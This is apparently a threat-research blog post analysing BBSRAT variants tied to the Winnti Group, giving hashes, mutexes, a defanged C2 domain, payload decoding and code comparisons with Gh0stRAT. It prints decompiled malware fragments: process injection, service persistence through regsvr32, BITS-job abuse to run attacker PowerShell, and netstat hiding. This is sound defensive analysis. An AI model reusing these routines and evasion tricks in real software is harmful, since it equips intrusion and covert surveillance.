Shadows in the Rain

By asuna amawaka

Published: 2020-03-16 · Archived: 2026-04-06 01:13:34 UTC

6 min read

Mar 16, 2020

When I read Trend Micro's report on Operation DRBControl[1] in February, one detail stood out and piqued my curiosity — there were 3 mutexes connecting a *Trochilus RAT* sample in the incident and a *BBSRAT* sample that uses a C2 domain linked to the **Winnti Group**. This came as a surprise to me, because I thought *BBSRAT* was a unique malware family, a "new tool" back in 2015 that was attributed by Palo Alto Networks to the attacker group **Roaming Tiger***[2]*. There seem to be no news on *BBSRAT* all these years, and now when it is mentioned again, it is linked to **Winnti Group**? Interesting.

Is that really a *BBSRAT*? Only 1 way to find out — analyse it!

Finding the samples to work on

Mutexes:
cc5d64b344700e403e2sse
cc5d6b4700e403e2sse
cc5d6b4700032eSS

C2:
bot[.]googlerenewals[.]net


Looking up the C2 domain on Virustotal quickly surfaced 3 samples that exhibited callbacks to this C2, and these samples are just the ones we are looking for: they contain the said mutexes! These samples make a copy of itself as *diskshadow.exe* on disk (a name that is close to "*diskwinshadow.exe*" that is the *BBSRAT* mentioned in Trend Micro's report).

These are self-extracting files that contain other executables within:

Press enter or click to view image in full size


Sample MD5	Contains	MD5	
1A668E356BF9714B F78988B0890FC10C	chrome_frame_helper.dll	8F5F4C78DD3E4E56 F0A52815A0ACC113	Loader
	chrome_frame_helper.exe	55A365B1B7C50887 E1CB99010D7C140A	Legitimate Signed Google Chrome Executable
	rain.sdb	F0AB7E27B8DE336B 14C8756E6CD41CEA	Encoded PE payload
D12FC79A60961941 4336172115385990	GetPlatform.exe	E78AD167652C4CFD AD0262B2EA5AF9CC	Dropper/Loader
	x64_Server.exe\ lockdown.dll	329CD39EF8A4EBDE EFF1157B989DFD69	Loader
	x64_Server.exe\ mfeann.exe	F9322EAD69300501 356B13D751165DAA	Legitimate Signed Mcafee AV Executable
	x64_Server.exe\ rain.sdb	C3C37A0E8EB66F77 A2EAF6FB96526B7D	Encoded PE payload
	X86_Server.exe\ chrome_frame_helper.dll	8F5F4C78DD3E4E56 F0A52815A0ACC113	Loader
	X86_Server.exe\ chrome_frame_helper.exe	55A365B1B7C50887 E1CB99010D7C140A	Legitimate Signed Google Chrome Executable
	X86_Server.exe\ rain.sdb	F0AB7E27B8DE336B 14C8756E6CD41CEA	Encoded PE payload
BBC5108D8CD8D3C4 5B58AE72B74A12F7	lockdown.dll	166D28FF69019D99 91EECBD26DC1E266	Loader
	mfeann.exe	F9322EAD69300501 356B13D751165DAA	Legitimate Signed Mcafee AV Executable
	rain.sdb	FF3D3C06D49C22A5 6BA3A42B86944261	Encoded PE payload

Let’s jump straight into finding out what these “rain.sdb” are, since they are the meat of the malware.



First, they are encoded with a simple inversion, then XOR 0x5. Reversing this encoding would get us an -almost- perfect PE file, just alter the first two bytes to the correct Magic header. This simple trick of obfuscating the magic

header could have been intended to fool signature matching defenses.



After decoding, we get three unique rain.sdb files. Notice how the two 64-bit files have the same XOR key in their RICH header despite them having different hashes. Assuming that the RICH header has not been tampered with, this means that they have the source code and compilation environment. This is not surprising, considering the close compilation timestamps they have.

Press enter or click to view image in full size

Decoded rain.sdb MD5	XOR Key	arch	Compile datetime
368B555321F56699D2431A3908D52487	0x0201AF22	32-bit	2018-May-01 11:53:23
920E153ABF79A6F0B8CBD38D6E761B9C	0x0AE7CB54	64-bit	2018-May-01 11:53:23
3B78352451951826EF54011F3AAF775B	0x0AE7CB54	64-bit	2018-May-06 10:00:50

For the rest of this post, I'll focus on findings using the file with MD5 368B555321F56699D2431A3908D52487.

To start off, let's take a look at some of the interesting stuff this sample does.

Hide, hide, hide!

Since the malware comes in a typical trio — legitimate executable, rogue DLL loaded via load-order hijacking and malicious payload, I expect to see some kind of injection to happen. True enough, callback activities are conducted under the cover of *msiexec.exe*. There are also other choices of processes for injection, perhaps used in other variants of this sample. Notice this is where the mutex is created.

```
if ( CreateMutexA(0, 0, "Global\\cc5d6b4700032e")
  && GetLastError() != ERROR_ALREADY_EXISTS
  && (StrStrIW(&Filename, L"msdtc.exe")
   || StrStrIW(&Filename, L"msiexec.exe")
   || StrStrIW(&Filename, L"explorer.exe")) )
{
  v9 = CreateThread(0, 0, towards_WSAStartup_10002250, 0, 0, 0);
  CloseHandle(v9);
  if ( dword_10027912 )
    hThread = CreateThread(0, 0, sub_10008805, 0, 0, 0);
}
```

Contents from either the file rain.sdb or regkey “HKCU\M\M” are also injected into a created cmd.exe.

```
hProcess = a1;
nNumberOfBytesToRead = 0;
if ( dword_1002791A )
{
  Dst = 0;
  memset(&v15, 0, 0x206u);
  ExpandEnvironmentStringsW(L"%allusersprofile%\\rain.sdb", &Dst, 0x104u);
  result = CreateFileW(&Dst, 0x80000000, 1u, 0, 3u, 0x80u, 0);
  v2 = result;
  if ( result == (HANDLE)-1 )
    return result;
  nNumberOfBytesToRead = GetFileSize(result, 0);
  v3 = malloc(nNumberOfBytesToRead);
  NumberOfBytesRead = 0;
  if ( !ReadFile(v2, v3, nNumberOfBytesToRead, &NumberOfBytesRead, 0) || NumberOfBytesRead != nNumberOfBytesToRead )
    return (HANDLE)CloseHandle(v2);
  CloseHandle(v2);
  v4 = nNumberOfBytesToRead;
  for ( i = 0; i < v4; ++i )
    *((_BYTE *)v3 + i) = ~*((_BYTE *)v3 + i) ^ 5;
  *v3 = 0x5A4D;
  return (HANDLE)sub_10001431((int)v3);
}
result = (HANDLE)RegOpenKeyExW(HKEY_CURRENT_USER, L"M", 0, 9u, &phkResult);
if ( result )
  return result;
if ( RegQueryValueExW(phkResult, L"M", 0, &Type, 0, &nNumberOfBytesToRead) )
{
  v8 = phkResult;
  return (HANDLE)RegCloseKey(v8);
}
v6 = (BYTE *)malloc(nNumberOfBytesToRead);
v3 = v6;
v7 = RegQueryValueExW(phkResult, L"M", 0, &Type, v6, &nNumberOfBytesToRead);
v8 = phkResult;
if ( v7 )
  return (HANDLE)RegCloseKey(v8);
RegCloseKey(phkResult);
return (HANDLE)sub_10001431((int)v3);
```

Persistency is achieved through services, a different mutex is created to “mark” that the service has already been created.


```
else if ( CreateMutexA(0, 0, "Global\\cc5d6b4700032eSS") )
{
  ExpandEnvironmentStringsA("%ALLUSERSPROFILE%\\chrome_frame_helper.dll", &v18, 0x104u);
  sprintf(&v16, "create SESSRV binpath= \"cmd /c regsvr32 /s \\\"%s\\\"\"", &v18);
  shellexecute_openfile_10001F8D(&v16, "SC");
  shellexecute_openfile_10001F8D("start SESSRV", "net");
}
```

The malware also comes with a feature that replaces “InternalGetTcpTable2” in IPHLPAPI.DLL, in an attempt to hide the C2 connection when a netstat is done.

Leave that door open!

This sample abused Windows' Bitsadmin utility to execute any powershell script of the attacker's choice — all he needs to do is to write the powershell commands into the regkey HKCU:/M/S, and the BITS job will execute the command as part of the "notification process" after the job is completed (In this case, the job is the copying of mshta.exe). This job will be executed periodically, and it can stay in the system for 90 days[3] even after the malware has been cleaned up.

This is not a groundbreaking trick, though not commonly seen. According to MITRE ATT&CK's database, this persistency technique (T1197[4]) has been observed in malware such as *UBOATRAT*.



BB phones home

Get asuna amawaka's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The sample accepts the following commands:

Press enter or click to view image in full size

Command	Action
0x110010	Beaconing
0x110011	Unclear
0x110020	Send victim's info
0x110061	File related e.g. list drives, list directories, create dirs
0x110062	Remote Desktop/ Screencaptures
0x110063	Process related e.g. list running processes, terminate process
0x110064	Execute shellcode
0x110065	Execute commands quietly, input to console
0x110066	Service related e.g. list service, start service, delete service
0x110068	Update callback domain
0x110073	Keylogger related e.g. start keylogger, read keylogger file

The sample sends data to the C2 in the following structure:

Press enter or click to view image in full size

Header (fixed size 0x28 bytes)							Compressed Data
?	CheckValue1	CheckValue2	C2COMMAND	Compressed Size	Decompressed Size	?	

The algorithm used for compression is standard ZLIB v1.1.4.

Yes! That's a *BBSRAT*!

Looking at the C2 commands supported, as well as the structure of the data communicated to/fro the C2, they bear strong similarities with the set of *BBSRAT* analyzed by Palo Alto Networks in 2015.

Furthermore, there are direct code overlaps/resemblance with one of the *BBSRAT* sample (MD5 8CD233D3F226CB1BF6BF15ACA52E0E36). Some of them are as follows:

Left: rain.sdb; Right: BBSRAT (Code logic that performs regular beaconing)

Left: rain.sdb; Right: BBSRAT (Code that receives and decompress data from C2)

Left: rain.sdb; Right: BBSRAT (Switch code that acts upon different C2 commands)

One obvious difference lies in the communications with the C2: the 2015 *BBSRAT*s' beacons are HTTP requests (POST with data) that gave it its name (the beacons go to URL with the pattern /bbs/#/forum.php?sid=#); the rain.sdb sample analyzed does not do the HTTP requests, but instead send the compressed data directly to the C2 (on port 53). It may be likely that the change in port and the omission of communication "wrapper" is intentional to fool network signatures that look out for the suspicious URL. It is unknown however, if the backend *BBSRAT* supported port 53 all along, or it had been upgraded after 3 years.

Gh0stly shadows

While doing the analysis of the samples, I've noticed some code overlap with another well-known RAT: the *Gh0stRAT*. *Gh0stRAT* is also listed as one of the tools used by the **Winnti Group**, though it is also known to be used by many other actors since its source code is readily available online. The overlaps are observed from the following file:

F0AB7E27B8DE336B14C8756E6CD41CEA rain.sdb

There are two modules within the sample that contains code highly similar to *Gh0StRAT*, one is screencapture (mapped to functions within “ScreenSpy” and “ScreenManager” in *Gh0stRAT*) and the other is shell (mapped to functions within “ShellManager”).

Press enter or click to view image in full size

```
int __thiscall screencapture_100051C0(_DWORD *this, int a2, int a3, int a4)
{
  int result; // eax
  int v5; // [esp+4h] [ebp-10h]
  int v6; // [esp+8h] [ebp-Ch]
  int v7; // [esp+Ch] [ebp-8h]
  int v8; // [esp+10h] [ebp-4h]

  this[1] = a2;
  switch ( *(_DWORD *)(a3 + 4) )
  {
    case 0x13:
      return Gh0st_Screenspy_mod_10005281((int)this);
    case 0x14:
      (*(void (**)(void))(*this + 8))();
      result = 1;
      break;
    case 0x15:
      result = Gh0stRAT_CScreenManager_ResetScreen_100052DC((int)this, a3);
      break;
    case 0x16:
      result = Gh0stRAT_CScreenManager_ProcessCommand_100053AA(a3);
      break;
    case 0x17:
      result = sub_10006AEB();
      break;
    default:
      v5 = 0;
      v6 = 0;
      v7 = 0;
      v8 = 56;
      sub_1000331B((int)this, 1114210, (int)&v5, 16);
      result = 1;
      break;
  }
  return result;
}
```

```
int __thiscall spawnshell_100070CA(int this, int a2, int a3, int a4)
{
  int v5; // [esp+8h] [ebp-10h]
  int v6; // [esp+Ch] [ebp-Ch]
  int v7; // [esp+10h] [ebp-8h]
  int v8; // [esp+14h] [ebp-4h]

  *(_DWORD *)(this + 4) = a2;
  switch ( *(_DWORD *)(a3 + 4) )
  {
    case 2:
      return Gh0stRAT_CShellManager_10007440((void *)this);
    case 4:
      return write_to_file_codepage_1000713A(*(_DWORD *)(a3 + 8), this, a3 + 16);
    case 5:
      return (*(int (**)(void))(*(_DWORD *)this + 8))();
  }
  v5 = 0;
  v6 = 0;
  v7 = 0;
  v8 = 56;
  sub_10003318(this, 0x110064, (int)&v5, 16);
  return 1;
}
```

Two modules’ within rain.sdb that uses Gh0stRAT code


Press enter or click to view image in full size

```
if ( v2 == (char *)1 || v2 == (char *)4 || v2 == (char *)8 || v2 == (char *)16 || v2 + 16 == (char *)16 )
  *(_DWORD *)(a2 + 108) = v2;
else
  *(_DWORD *)(a2 + 108) = 8;
if ( !Gh0stRAT_ScreenSpy_SelectInputWinStation_10005D26() )
{
  v5 = GetDesktopWindow();
  *(_DWORD *)(a2 + 140) = v5;
  *(_DWORD *)(a2 + 64) = GetDC(v5);
}
*(_DWORD *)(a2 + 12) = 13369376;
*(_BYTE *)(a2 + 1);
*(_DWORD *)(a2 + 16) = GetTickCount();
*(_DWORD *)(a2 + 4) = 1;
*(_DWORD *)(a2 + 20) = 1000;
*(_BYTE *)(a2 + 8) = 0;
*(_DWORD *)(a2 + 36) = GetSystemMetrics(0);
*(_DWORD *)(a2 + 40) = GetSystemMetrics(1);
v6 = 32 / *(_DWORD *)(a2 + 108);
v7 = *(HDC *)(a2 + 64);
*(_DWORD *)(a2 + 44) = 0;
*(_BYTE *)(a2 + 32) = v6;
*(_DWORD *)(a2 + 72) = CreateCompatibleDC(v7);
*(_DWORD *)(a2 + 68) = CreateCompatibleDC(0);
v8 = CreateCompatibleDC(0);
v9 = *(void **)(a2 + 36);
v10 = *(HDC *)(a2 + 108);
*(_DWORD *)(a2 + 76) = v8;
*(_DWORD *)(a2 + 88) = 0;
*(_DWORD *)(a2 + 92) = 0;
v11 = Gh0stRAT_ScreenSpy_Construct8I_10005C21(a2, v10, v9, 1);
v12 = *(_DWORD *)(a2 + 40);
*(_DWORD *)(a2 + 96) = v11;
v13 = Gh0stRAT_ScreenSpy_Construct8I_10005C21(a2, *(HDC *)(a2 + 108), *(HGDIOBJ *)(a2 + 36), v12);
v14 = *(void **)(a2 + 36);
*(_DWORD *)(a2 + 100) = v13;
v15 = Gh0stRAT_ScreenSpy_Construct8I_10005C21(a2, *(HDC *)(a2 + 108), v14, 1);
v16 = *(const BITMAPINFO **)(a2 + 96);
*(_DWORD *)(a2 + 104) = v15;
*(_DWORD *)(a2 + 80) = CreateDIBSection(*(HDC *)(a2 + 64), v16, 0, (void **)(a2 + 88), 0, 0);
v17 = CreateDIBSection(*(HDC *)(a2 + 64), *(const BITMAPINFO **)(a2 + 100), 0, (void **)(a2 + 92), 0, 0);
v18 = *(HDC *)(a2 + 72);
*(_DWORD *)(a2 + 84) = v17;
SelectObject(v18, v17);
SelectObject(*(HDC *)(a2 + 68), *(HGDIOBJ *)(a2 + 80));
SetRect((LPRECT)(a2 + 48), 0, 0, *(_DWORD *)(a2 + 36), *(_DWORD *)(a2 + 40));
*(_DWORD *)(a2 + 24) = operator new[](2 * *(_DWORD *)(*(_DWORD *)(a2 + 100) + 20));
v19 = *(_DWORD *)(*(_DWORD *)(a2 + 100) + 20) / *(_DWORD *)(a2 + 40);
*(_DWORD *)(a2 + 28) = 0;
*(_DWORD *)(a2 + 112) = v19;
return a2;
```

```
CScreenSpy::CScreenSpy(int biBitCount, bool bIsGray, UINT nMaxFrameRate)
{
    switch (biBitCount)
    {
    case 1:
    case 4:
    case 8:
    case 16:
    case 32:
        m_biBitCount = biBitCount;
        break;
    default:
        m_biBitCount = 8;
    }

    if (!SelectInputWinStation())
    {
        m_hDeskTopWnd = GetDesktopWindow();
        m_hFullDC = GetDC(m_hDeskTopWnd);
    }

    m_dwBitBltRop   = SRCCOPY;

    m_bAlgorithm    = ALGORITHM_SCAN; // 默认使用隔行扫描算法
    m_dwLastCapture = GetTickCount();
    m_nMaxFrameRate = nMaxFrameRate;
    m_dwSleep       = 1000 / nMaxFrameRate;
    m_bIsGray       = bIsGray;
    m_nFullWidth    = ::GetSystemMetrics(SM_CXSCREEN);
    m_nFullHeight   = ::GetSystemMetrics(SM_CYSCREEN);
    m_nIncSize      = 32 / m_biBitCount;

    m_nStartLine    = 0;

    m_hFullMemDC    = ::CreateCompatibleDC(m_hFullDC);
    m_hDiffMemDC    = ::CreateCompatibleDC(m_hFullDC);
    m_hLineMemDC    = ::CreateCompatibleDC(NULL);
    m_hRectMemDC    = ::CreateCompatibleDC(NULL);
    m_lpvLineBits   = NULL;
    m_lpvFullBits   = NULL;

    m_lpbmi_line    = ConstructBI(m_biBitCount, m_nFullWidth, 1);
    m_lpbmi_full    = ConstructBI(m_biBitCount, m_nFullWidth, m_nFullHeight);
    m_lpbmi_rect    = ConstructBI(m_biBitCount, m_nFullWidth, 1);

    m_hLineBitmap   = ::CreateDIBSection(m_hFullDC, m_lpbmi_line, DIB_RGB_COLORS, &m_lpvLineBits, NULL, NULL);
    m_hFullBitmap   = ::CreateDIBSection(m_hFullDC, m_lpbmi_full, DIB_RGB_COLORS, &m_lpvFullBits, NULL, NULL);
    m_hDiffBitmap   = ::CreateDIBSection(m_hFullDC, m_lpbmi_full, DIB_RGB_COLORS, &m_lpvDiffBits, NULL, NULL);

    ::SelectObject(m_hFullMemDC, m_hFullBitmap);
    ::SelectObject(m_hLineMemDC, m_hLineBitmap);
    ::SelectObject(m_hDiffMemDC, m_hDiffBitmap);
    ::SetRect(&m_changeRect, 0, 0, m_nFullWidth, m_nFullHeight);
    m_rectBuffer = new BYTE[m_lpbmi_full->bmiHeader.biSizeImage * 2];
    m_nDataSizePerLine = m_lpbmi_full->bmiHeader.biSizeImage / m_nFullHeight;

    m_rectBufferOffset = 0;
}
```


Left: rain.sdb; Right Gh0stRAT 3.6 Source Code Screenspy.cpp

Press enter or click to view image in full size



Left: rain.sdb; Right Gh0stRAT 3.6 Source Code Screenspy.cpp


Press enter or click to view image in full size



Left: rain.sdb; Right Gh0stRAT 3.6 Source Code ShellManager.cpp

There is also a constructor that seem to come from *Gh0stRAT*'s source code:

Press enter or click to view image in full size



Left: rain.sdb; Right Gh0stRAT 3.6 Source Code CursorInfo.h

Last Words

Judging based on the C2 callback and commands, the rain.sdb payloads are definitely a variant of *BBSRAT*. Perhaps the name *BBSRAT* is now not as descriptive as it was in 2015, since the callbacks are no longer HTTP requests to URLs resembling bbs forums.

I was not able to find samples from the **Winnti Group** that contain the mutexes mentioned by Trend Micro, if anyone has any of such samples please feel free to contact me;) I'll be happy to be able to do a matching to see if the binaries share any code!

References:

[1] "Operation DRBControl: Uncovering a Cyberespionage Campaign Targeting Gambling Companies in Southeast Asia", Trend Micro, 18 Feb 2020

[2] "BBSRAT Attacks Targeting Russian Organizations Linked to Roaming Tiger", Palo Alto Networks, 22 Dec 2015

[3] "Best Practices When Using BITS", docs.microsoft.com/en-us/windows/win32/bits/best-practices-when-using-bits

[4] "T1197 BITS Jobs", attack.mitre.org/techniques/T1197

~~

Drop me a DM if you would like to share findings or samples ;)
